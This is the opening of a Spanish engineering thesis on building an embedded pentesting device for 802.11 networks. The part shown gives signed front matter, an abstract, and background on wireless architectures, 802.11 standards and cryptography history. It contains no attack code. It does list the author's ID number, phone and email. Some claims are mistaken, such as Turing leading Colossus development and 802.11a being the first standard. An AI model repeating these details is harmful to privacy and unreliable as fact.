Universidad Nacional de Loja

Facultad de la Energía, las Industrias y los Recursos Naturales no Renovables

Carrera de Ingeniería en Electrónica y Telecomunicaciones

Diseño y construcción de un dispositivo mediante un sistema embebido para pruebas de vulnerabilidad en redes 802.11 orientado a pequeñas y medianas empresas.

Trabajo de Titulación previo a optar por el Título de Ingeniero en Electrónica y Telecomunicaciones

AUTOR:

Jose Ángel Quille Valverde.

DIRECTOR:

Ing. John Jossimar Tucker Yépez Mg. Sc.

Loja – Ecuador

2023

Certificación

Loja, 20 de marzo de 2023

Ing. John Jossimar Tucker Yépez, Mg. Sc

DIRECTOR DEL TRABAJO DE TITULACIÒN.

CERTIFICO:

Que he revisado y orientado todo el proceso de elaboración del Trabajo de Titulación denominado: **Diseño y construcción de un dispositivo mediante un sistema embebido para pruebas de vulnerabilidad en redes 802.11 orientado a pequeñas y medianas empresas**, previo a la obtención del título de Ingeniero en **Electrónica y Telecomunicaciones**, del autor **Jose Àngel Quille Valverde,** con **cédula de identidad** Nro.**1105353526** una vez que el trabajo cumple con todos los requisitos exigidos por la Universidad Nacional de Loja, para el efecto, autorizo la presentación del mismo para su respectiva sustentación y defensa.

JOHN JOSSIMAR TUCKER YEPEZ

Firmado digitalmente por JOHN JOSSIMAR TUCKER YEPEZ
Fecha: 2023.08.09 16:00:25 -05'00'

Ing. John Jossimar Tucker Yépez, Mg. Sc

DIRECTOR DEL TRABAJO DE TITULACIÒN.

Autoría

Yo, **Jose Ángel Quille Valverde**, declaro ser autor del presente Trabajo de Titulación y eximo expresamente a la Universidad Nacional de Loja y a sus representantes jurídicos de posibles reclamos y acciones legales, por el contenido del mismo. Adicionalmente acepto y autorizo a la Universidad Nacional de Loja la publicación de mi Trabajo de Titulación en el Repositorio Digital Institucional – Biblioteca Virtual

Firma: JOSE ANGEL QUILLE VALVERDE

Firmado digitalmente porJOSE ANGEL QUILLE VALVERDE
DN: cn=JOSE ANGEL QUILLE VALVERDE gn=JOSE ANGEL c=EC
Motivo:Soy el autor de este documento

Cédula de Identidad: 1105353526

Fecha: 09/08/2023

Correo electrónico: jose.quille@unl.edu.ec

Teléfono:0978890288

Carta de autorización por parte del autor para la consulta de reproducción parcial o total, y/o publicación electrónica del texto completo del Trabajo de Titulación.

Yo, **Jose Ángel Quille Valverde**, declaro ser autor del Trabajo de Titulación: **Diseño y construcción de un dispositivo mediante un sistema embebido para pruebas de vulnerabilidad en redes 802.11 orientado a pequeñas y medianas empresas** como requisito para optar el título de: **Ingeniero en Electrónica y Telecomunicaciones**, autorizo al sistema Bibliotecario de la Universidad Nacional de Loja para que con fines académicos muestre la producción intelectual de la Universidad, a través de la visibilidad de su contenido de la siguiente manera en el Repositorio Digital Institucional.

Los usuarios pueden consultar el contenido de este trabajo en el Repositorio Institucional, en las redes de información del país y del exterior, con las cuales tenga convenio la Universidad.

La Universidad Nacional de Loja, no se responsabiliza por el plagio o copia del Trabajo de Titulación que realice un tercero.

Para constancia de esta autorización, en la ciudad de Loja, a los nueve días del mes de agosto del dos mil veintitrés.

Firma: JOSE ANGEL QUILLE VALVERDE

Firmado digitalmente porJOSE ANGEL QUILLE VALVERDE
DN: cn=JOSE ANGEL QUILLE VALVERDE gn=JOSE ANGEL c=EC
Motivo:Soy el autor de este documento

Autor: Jose Ángel Quille Valverde

Cédula: 1105353526

Dirección: Loja, Las Peñas

Teléfono: 1105353526

DATOS COMPLEMENTARIOS:

Director de Trabajo de Titulación: Ing. John Jossimar Tucker Yépez, Mg. Sc

Dedicatoria

Dedico este trabajo a mi madre Edith, a mis hermanos Ana y David, y a mi compañera de estudio Perla, quienes constantemente me han brindado aliento, apoyo y motivación a lo largo de mi carrera académica. Su amor y dedicación me han inspirado y me han ayudado a mantenerme enfocado en lograr mis metas.

Este trabajo es para todos ustedes, mi familia, quienes han sido mi principal fuente de inspiración y apoyo a lo largo de cada paso que he dado en la vida. Me faltan las palabras para expresar adecuadamente lo que significan para mí. Han sido mi guía e inspiración durante los momentos más difíciles.

Jose Ángel Quille Valverde

Agradecimiento

Quiero expresar mi más sincero agradecimiento a todas las personas que me ayudaron a culminar este Trabajo de Titulación. En primer lugar, al Ing. John Tucker por su orientación, paciencia, sabiduría, experiencia y consejos han sido de gran ayuda para mí con este trabajo.

Quiero expresar mi agradecimiento a mis compañeros y amigos que me brindaron apoyo y aliento durante todo el proceso. Sus críticas constructivas, sugerencias y comentarios me ayudaron a mejorar este trabajo y desarrollarme como estudiante.

Finalmente, quiero expresar mi agradecimiento a mi familia y amigos cercanos por siempre mostrarme su amor y apoyo incondicional. Cuando las cosas se pusieron difíciles, su presencia y entusiasmo me dieron la fuerza y el impulso para seguir adelante.

Este trabajo no hubiera sido posible sin el apoyo y la ayuda de todas estas personas. Quiero agradecerles a todos desde el fondo de mi corazón una vez más por su apoyo a este Trabajo de Titulación y mi crecimiento académico y personal.

Jose Ángel Quille Valverde

Índice de contenidos

Índice de tablas:

Índice de figuras:

Índice de anexos:

1 Título

Diseño Y Construcción De Un Dispositivo Mediante Un Sistema Embebido Para Pruebas De Vulnerabilidad En Redes 802.11 Orientado A Pequeñas Y Medianas Empresas

2 Resumen

Este estudio investiga el uso de sistemas embebidos para llevar a cabo ataques de penetración contra redes inalámbricas. Se comparan dos placas, la Raspberry Pi y la Banana Pi, en un entorno de prueba para ver cuál es la mejor opción en términos de calidad y costo. Además, se examinan tres sistemas operativos basados en Linux (Armbian, Raspbian, Kali) para medir su impacto en las pruebas de seguridad. También se determina la efectividad y facilidad de uso de las herramientas que se utilizan, así como el impacto de los sistemas operativos en su desempeño.

Para hacer más accesible la instalación y el uso de las herramientas, se ha desarrollado un software ejecutable en consola que permite la instalación de varias dependencias y la realización de pruebas de vulnerabilidad sin el uso de comandos complicados. Esta solución agiliza el proceso de configuración del entorno de pentesting, lo que podría ahorrar tiempo y disminuir la probabilidad de error del usuario. Además, esta herramienta tiene una interfaz intuitiva y fácil de usar, que es muy útil para aquellos que no están familiarizados con la línea de comandos. Pueden trabajar con herramientas de pentesting sin tener que aprender los comandos específicos y la sintaxis de cada herramienta debido a esto.

Palabras Clave: Raspberry, Banana, Linux, Kali, Armbian, Raspbian, Pentesting.

2.1 Abstract

This study investigates the use of embedded systems to carry out penetration attacks against wireless networks. Two boards, the Raspberry Pi and the Banana Pi, are compared in a test environment to see which is the best option in terms of quality and cost. In addition, three Linux-based operating systems (Armbian, Raspbian, Kali) are examined to measure their impact on security testing. The effectiveness and ease of use of the tools used are also determined, as well as the impact of operating systems on their performance.

To make the installation and use of the tools more accessible, a console executable software has been developed that allows installation of multi-dependency and vulnerability testing without the use of complicated commands. This solution streamlines the process of setting up the pentesting environment, which could save time and decrease the likelihood of user error. In addition, this tool has an intuitive and user-friendly interface, which is very useful for those who are not familiar with the command line. Users can work with the penetration testing tools without needing to learn the specific commands and syntax of each tool.

Keywords: Raspberry, Banana, Linux, Kali, Armbian, Raspbian, Pentesting.

3 Introducción

En la actualidad el Internet ha llegado a tener un impacto tan importante en nuestra vida diaria que incluso la ONU ha declarado que ya es un derecho humano (Torres, 2020). Las redes inalámbricas han cambiado la forma en que interactuamos entre nosotros y obtenemos información. Permite que los usuarios se conecten rápida y fácilmente sin necesidad de cables o conexiones físicas. Esto les da la flexibilidad y comodidad para estar conectados desde cualquier lugar y en cualquier momento. (MICROSEGUR, 2023).

Sin embargo, con la creciente popularidad de los dispositivos inalámbricos, la seguridad de la red se ha convertido en una prioridad principal en la protección de datos personales y corporativos. Las redes inalámbricas son más susceptibles a la interceptación de datos que sus contrapartes cableadas. Esto significa que, si no se puede brindar la protección suficiente, los ciberdelincuentes tendrán fácil acceso a la información y podrán robarla o cambiarla con fines maliciosos. (Toledo, 2020).

Como cualquier otra red informática, las redes inalámbricas son vulnerables a posibles ciberataques. Por lo tanto, es fundamental contar con las medidas de seguridad adecuadas, como cifrado de red, contraseñas seguras y actualizaciones periódicas de firmware y software para dispositivos inalámbricos, la seguridad debe ser una prioridad en todas las redes inalámbricas, ya sean domésticas o empresariales, para proteger los datos y la privacidad de los usuarios.

La falta de seguridad en las redes inalámbricas puede generar graves vulnerabilidades para los usuarios y las empresas, ya que los ciberdelincuentes pueden obtener acceso no autorizado a ellas. Esto puede conducir al robo de datos, violaciones de la privacidad y daños a la reputación de la empresa. Los beneficios que ofrecen las redes inalámbricas son variados, pero también existen algunos riesgos que deben tenerse en cuenta al momento de configurar una red inalámbrica, debido a que esto podría tener consecuencias graves como la pérdida de datos, violaciones de la privacidad y ataques a la red, lo que podría causar graves daños a las empresas y los usuarios. Las empresas deben evaluar los riesgos asociados para mitigar adecuadamente los posibles daños y garantizar la seguridad de las comunicaciones (INCIBE, 2019).

4 Marco teórico

4.1 Capítulo I: Redes Inalámbricas

Una definición formal de red inalámbrica se describe como un tipo de conexión entre dispositivos mediante ondas del espectro electromagnético, en pocas palabras es una conexión que no requiere de cables ya que utiliza puertos especializados para la transmisión y recepción de información. (Equipo editorial, Etecé. De: Argentina, 2021).

Los dispositivos de una red inalámbrica pueden comunicarse directamente con otros dispositivos inalámbricos o conectarse a una red que ya exista previamente mediante un punto de acceso inalámbrico, este punto de acceso se puede conectar a una red cableada o a internet. Una red inalámbrica tiene diferentes componentes y modos de funcionamiento, puede funcionar con un punto de acceso o no, dependiendo del número de usuarios en la red. (INTEL LATIN AMERICA, 2021).

4.1.1 Arquitectura de Red

Para comprender de una manera precisa sobre la arquitectura presente en redes inalámbricas es necesario el estudio de los principales modos de funcionamiento y los servicios de negociación entre estaciones.

En una red 802.11 el elemento fundamental se denomina celda, y se puede definir como el área en la cual los dispositivos se interconectan por un medio aéreo, una celda se compone por estaciones y un punto de acceso (AP). El punto de acceso tiene la capacidad de gestionar el tráfico de las estaciones y se puede comunicar con otras redes o celdas (Bastidas, 2016).

4.1.1.1 componentes principales

- Station (STA): estación, puede ser cualquier dispositivo de usuario.
- Access Point (AP): también se llama estación base permite que los dispositivos se conecten a la red.
- Basic Service Set (BSS):es un AP y las estaciones asociadas.
- Extended Service Set (ESS): son uno o más BSS interconectados, aparece como un solo BSS.
- Independent Basic Service Set (IBSS): es una red que no tiene punto de acceso, no hay conexión a una red cableada.

- Sistema de Distribución (DS): es el mecanismo mediante el cual se puede intercambiar tramas entre diferentes puntos de acceso.


4.1.1.2 Arquitecturas

4.1.1.2.1 Modo Ad Hoc

En este modo todos los dispositivos de una red inalámbrica se comunican entre sí, la red no tiene ningún punto de acceso y este modo es el adecuado para un grupo pequeño de dispositivos. La red se ve afectada en cuanto a su rendimiento mientras los dispositivos aumentan y pueden producirse desconexiones al azar. El identificador de esta red se conoce como BSSID o identificador del conjunto de servicios básicos (Sanchez, 2016).

Figura 1

Arquitectura de red inalámbrica modo Ad-Hoc




Nota: Esta red no se puede conectar con una red cableada y esto hace que sea imposible acceder a internet.

4.1.1.2.2 Modo Infraestructura

La diferencia de este modo con el modo Ad Hoc, corresponde a que en este modo todos los dispositivos están conectados a la red inalámbrica por medio de un punto de acceso (AP), estos son generalmente routers o switches, de este modo es posible comunicar la red inalámbrica con la red cableada permitiendo el acceso a internet. Este es el modo de arquitectura utilizado en las redes Wifi, en adición ofrece una mayor seguridad, facilidad de gestión, escalabilidad y estabilidad (ITCA, 2014).

Figura 2

Arquitectura de red inalámbrica en modo Infraestructura



Nota: este es el modelo de red que se aplica a las conexiones de wifi actuales

Al conectarse a una red esta tiene un nombre y esto es lo que se conoce como ESSID o identificador del conjunto de servicios básicos extendidos.

4.1.2 Funcionamiento de una red inalámbrica

Una red inalámbrica funciona mediante el uso de ondas de radiofrecuencia, es decir una frecuencia dentro del espectro electromagnético. Las ondas se pueden propagar por medio del aire con la ayuda de una antena, para que una antena pueda funcionar es necesario que esta se encuentre alimentada por una corriente de radiofrecuencia (Grupo de trabajo TRADEISAY, 2022).

En una red inalámbrica los dispositivos tienen adaptadores de interfaz de red capaces de convertir los datos digitales en señales de radio que serán transmitidas por el aire a otros dispositivos en la misma red y hacia el punto de acceso, para que los datos que estamos enviando no se mezclen con datos de otra red cercana se utiliza el SSID para identificar los paquetes de datos enviados en esa red. (Agüero González, 2016).

4.1.2.1 Ondas de radio

El funcionamiento de la radio se da mediante leyes físicas conocidas como las ecuaciones de Maxwell, estas ecuaciones muestran como un campo magnético cambiante produce un campo eléctrico, y de igual manera un campo eléctrico cambiante va a producir un campo magnético. Un campo eléctrico cambiante puede referirse a lo que se conoce como corriente alterna (CA) la cual, al moverse a través de un medio conductor físico como un cable, una parte de la energía se transforma en un campo magnético alterno, el campo magnético

generado crea un nuevo campo eléctrico alterno y este a su vez crea un nuevo campo magnético, este comportamiento continúa hasta que se interrumpe la corriente original.

Esta constante transición entre energía magnética y eléctrica se conoce como radiación electromagnética, entonces un dispositivo capaz de producir estas ondas electromagnéticas se conoce como transmisor y su complemento capaz de detectar estas ondas en el aire se conoce como receptor. Estos transmisores y receptores utilizan las antenas para poder enfocar la señal de radio y así poder aumentar la cantidad de radiación (Grupo de Trabajo WifiSafe, 2022).

4.1.2.2 Ventajas de una red inalámbrica

Una red inalámbrica nos brinda libertad de movimiento, el costo es menor a una red alámbrica y su instalación es mucho más rápida, nos permite tener conexión en lugares de difícil acceso para redes cableadas, ofrece una mayor cobertura que las redes por cable y se pueden extender fácilmente. En una red inalámbrica se puede aumentar el número de usuarios fácilmente sin la necesidad de utilizar cables, nos brinda flexibilidad y rentabilidad en el caso de tener una reubicación de las estaciones de trabajo. (Soto S. , 2021).

4.1.2.3 Desventajas de una red inalámbrica

- Uno de los mayores inconvenientes en una red inalámbrica es la seguridad, debido a que este tipo de redes al no requerir de una conexión física como los cables, un atacante sólo necesita de un adaptador de red inalámbrica para poder piratear la red.
- La velocidad de transmisión en una red inalámbrica es inferior al de una red cableada, esto también depende de la ubicación del usuario, debido a que un punto de acceso tiene un área de cobertura mínima.
- La interferencia es un parámetro muy importante a tener en cuenta dentro de una red inalámbrica, pues incluso las señales de radio o algún otro tipo de interferencia puede causar un mal funcionamiento de la red.

La señal tiene una mayor atenuación al estar rodeada por objetos como paredes, y la cantidad de usuarios que puede albergar es limitada, pues muchos usuarios pueden llegar a saturar la red.

4.1.3 Tipos de redes inalámbricas

Se pueden clasificar en base a dos criterios distintos, de acuerdo a su área de alcance y según su rango de frecuencia. (Editorial Etecé, 2021).

4.1.3.1 Según su área de alcance.

- **WPAN:** conocidas como Wireless Personal Area Networks y están basadas en el estándar IEEE802.15 para comunicaciones a corta distancia (alrededor de 10 m). Las redes WPAN tienen una baja demanda de energía y un bajo costo, estas redes se basan en tecnologías como ZigBee o Bluetooth (Koripi, 2021).
- **WLAN**: Las redes de área local inalámbrica son una alternativa a los problemas del cableado en una red tradicional, están basadas en el estándar IEEE 802.11 y se conocen comúnmente como wifi (Fikriyadi, Ritzkal, & Prakosa, 2020).
- **WMAN**: Por sus siglas de Wireless Metropolitan Area Network o en español Red Inalámbrica de Área Metropolitana, esta es un tipo de red de banda ancha móvil. Estas redes tienen una alta densidad de población y proporcionan una gran velocidad de transmisión y área de cobertura. (Xu, y otros, 2018).
- **WWAN**: Siglas de Wireless Wide Area Network (Red Inalámbrica de Área Amplia), emplea tecnologías de telefonía celular y microondas para transferir datos a lo largo de enormes distancias, esto es gracias a diversas antenas y repetidores que conectadas entre sí proporcionan una gran red llamada WWAN. Estas redes son proporcionadas por empresas de telecomunicaciones para brindar un servicio de internet, telefonía, transmisión de videos, dentro de las zonas de cobertura y sin la necesidad de que el usuario configure su equipo celular (Díaz, 2022).


4.1.3.2 Según su rango de frecuencias

- Microondas terrestres: Empleando antenas parabólicas de unos 3 metros de diámetro.
- Microondas satelitales: Opera en base al vínculo entre dos o más estaciones base, a través de la intermediación de un satélite suspendido en la atmósfera.
- Infrarrojos: Emplea moduladores de la luz infrarroja no coherente, alcanzan entre 300 GHz y 384 THz de velocidad de transmisión de datos.

- Ondas de radio: Emplea ondas en diversas frecuencias (AM, FM, HF, VHF, UHF, etc.) para emitir y recibir las señales de información (SALAZAR, REDES INALÁMBRICAS, 2016).

Figura 3

Clasificación de las redes inalámbricas



Nota: la imagen muestra la clasificación de redes inalámbricas según se área de alcance, tomada de (SALAZAR, REDES INALÁMBRICAS, 2016).

La investigación empresarial es esencial para comprender los desafíos y las oportunidades que enfrentan las organizaciones en su camino hacia el éxito. En este contexto, es importante definir claramente los parámetros de la investigación para lograr resultados relevantes y útiles. En este estudio, nos enfocamos específicamente en las pequeñas y medianas empresas, teniendo en cuenta sus características y necesidades únicas. Por lo tanto, es fundamental mencionar el estándar 802.11 (wlan), ya que es una tecnología importante para el mundo empresarial y podría ser crucial para comprender la situación actual y las posibles soluciones a los desafíos que enfrentan estas empresas

.

4.1.4 Estándar 802.11

Este estándar brinda especificaciones de acceso al medio y capa física de una LAN inalámbrica para la conectar diferentes estaciones fijas, portátiles y móviles.

EL estándar consiste en una serie de avances o enmiendas que se identifican con un sufijo de letras como podría ser 802.11b, el estándar original permitía una tasa de transmisión de 2Mbps y solo funcionaba en la banda de 2.4Ghz, posteriormente se agregaron nuevos esquemas de codificación para aumentar el rendimiento. La llegada de la versión 802.11a, brindó un soporte para el funcionamiento en la banda de 5Ghz, y agregó un esquema de

codificación OFDM (Multiplexación por División de Frecuencia Ortogonal) con el fin de aumentar el rendimiento a 54 Mbps, versiones posteriores incorporaron nuevas técnicas y mejoras al estándar (Juniper Networks, 2018).

4.1.4.1 802.11a

Esta fue la primera versión de la serie IEEE 802.11 y se lanzó al mismo tiempo que el IEEE 802.11b.

Esta versión utiliza el conjunto de protocolos de base de 802.11, y funciona dentro de la banda ISM de 5Ghz con un alcance de alrededor de 30 m. Está basado en OFDM con un total de 52 subportadoras, permitiendo así una velocidad de hasta 54 Mbps, proporciona un gran ancho de banda y 12 canales de 20 MHz no superpuestos (Electronics notes, 2016).

4.1.4.2 802.11b

Se publicó al mismo tiempo que la modalidad 802.11a, trabaja en la banda de frecuencias libres ISM de 2.4 GHz, 802.11b fue ampliamente adoptado e incorporado a muchos dispositivos como computadoras portátiles. La versión de 802.11b permite una tasa máxima de transmisión de 11 Mbps utilizando la tecnología de espectro ensanchado con un amplio rango de cobertura y un ancho de banda por canal de 20 MHz (Electrical School, 2018).

4.1.4.3 802.11g

Esta es una tecnología que admite comunicación con una velocidad de hasta 54 Mbps en la banda de 2.4 GHz, utiliza OFDM para lograr un gran rendimiento en la red con un ancho de banda de 20 MHz. 802.11g fue publicado en 2003 en reemplazo directo del 802.11b (Mitchell, 2021).

4.1.4.4 802.11n

802.11n fue publicado en el año 2009 con el objetivo de mejorar el rendimiento del hardware para alcanzar una mayor tasa de transmisión mediante el uso sistemas MIMO (Múltiples Entradas Múltiples Salidas). Los dispositivos que son compatibles con 802.11n pueden trabajar en las bandas de 2.4 y 5 GHz y son compatibles con versiones anteriores del estándar 802.11 como a/b/g, puede alcanzar velocidades de hasta 600 Mbps con un ancho de banda de 40 MHz o en 20MHz tiene una velocidad de transmisión de hasta 288 Mbps (Grupo Editorial Everything RF, 2022).

4.1.4.5 802.11i

Este estándar se desarrolló con el fin de abordar los problemas de seguridad de una LAN inalámbrica. Para solventar los problemas de seguridad en redes inalámbricas, la Wi-Fi Alliance desarrolló WPA como un conjunto de mecanismos de seguridad basados en el estándar 802.11i, la forma final de este estándar se conoce como RSN (Robust Security Network). La seguridad de 802.11i se ocupa de brindar una comunicación segura entre la estación y el punto de acceso (Grupo de trabajo BrainKart, 2017).

4.2 Algoritmos Criptográficos

4.2.1 Breve historia de la criptografía.

La criptografía es la técnica de proteger la información mediante el uso de códigos. Se utiliza desde hace miles de años y ha evolucionado a medida que ha cambiado la tecnología, hoy en día es utilizada con el propósito de proteger la información en Internet, las redes de computadoras y los teléfonos celulares.

La criptografía se remonta a casi 4.000 años, alrededor del 1900 a. Esto se evidencia en un antiguo objeto egipcio, una piedra tallada de la tumba de un noble en la ciudad de Menet Khufu, cerca del Nilo, que representa los eventos más importantes de su vida. Otra evidencia de que la criptografía ha estado presente en la humanidad se da en los textos hebreos, donde aparecen algunas palabras importantes, generalmente nombres propios de personas y lugares, estas palabras sufren una transformación en la que algunas letras se cambian por otras letras del mismo alfabeto. Este es un método básico en criptografía, sustitución y, como hemos visto, es la primera opción que aparece cuando desea cambiar el texto para que sea ininteligible (Prieto, 2020).

Durante la Segunda Guerra Mundial, la criptografía desempeñó un papel vital para garantizar la seguridad de las comunicaciones aliadas. Los criptógrafos que trabajaban para los aliados pudieron descifrar una proporción significativa de las comunicaciones militares alemanas, lo que les dio una gran ventaja sobre las potencias del Eje. Se utilizaron varios sistemas de cifrado diferentes durante la guerra, incluida la máquina Enigma, que fue utilizada por el ejército alemán. La máquina Enigma era una pieza de maquinaria compleja, y no fue hasta mediados de la década de 1930 que los británicos pudieron desarrollar un sistema para descifrar sus mensajes. Los británicos también utilizaron Colossus, la primera computadora

electrónica del mundo, para ayudar a descifrar los códigos alemanes. El Colossus fue desarrollado por un equipo de descifradores de códigos británicos, dirigido por Alan Turing, y demostró ser una herramienta vital en la victoria de los Aliados.

4.2.2 Tipos de algoritmos criptográficos

Los algoritmos de criptografía son operaciones matemáticas utilizadas para codificar y decodificar datos. Estos algoritmos están diseñados para garantizar la integridad de los datos y así evitar la modificación no autorizada. Los algoritmos de criptografía se utilizan en una variedad de aplicaciones, incluyendo el comercio electrónico, las comunicaciones seguras y el almacenamiento de datos.

Existen dos tipos principales de algoritmos criptográficos: simétricos y asimétricos. Los algoritmos simétricos utilizan la misma clave para cifrar y descifrar un mensaje, esta clave debe mantenerse en secreto entre las partes que realizan la comunicación. Los algoritmos asimétricos utilizan una clave pública y una clave privada. La clave pública se puede compartir con cualquiera, pero la clave privada debe mantenerse en secreto.

4.2.2.1 Algoritmos Simétricos

El cifrado simétrico es un método de cifrado que utiliza la misma clave para encriptar y desencriptar un mensaje, presenta algunos inconvenientes debido a que la clave debe ser guardada en secreto para que el sistema sea seguro.

Los algoritmos simétricos pueden dividirse en dos grupos, esto dependerá del modo en que se procesa la información:

- Cifrado en bloques: la información se divide en bloques de una longitud determinada, para posteriormente aplicar el algoritmo de cifrado a cada uno de los bloques. Este tipo de cifrado a su vez tiene distintos modos de operación como ECB donde cada bloque de entrada es encriptado independientemente en un bloque de salida, CBC donde cada bloque se mezcla con una cifra de bloque previo, CFB y OFB donde se pueden utilizar tanto para cifrado por bloques como cifrado por flujo. El tipo de modo a utilizar, dependerá de cómo se mezcla la clave con la información que se pretende cifrar.
  Algunos ejemplos de este tipo de cifrado son el DES y AES.

- Cifrado por flujo: el cifrado por flujo opera sobre sobre una entrada en forma de flujo o stream de un bit, byte o hasta palabras de 32 bits, estos datos se producen en tiempo real, el cifrado se realiza mediante la combinación del algoritmo y el texto a cifrar.

  Un ejemplo de este tipo de cifrado en RC4.

4.2.2.2 Algoritmos de cifrado simétrico por bloque

4.2.2.2.1 AES

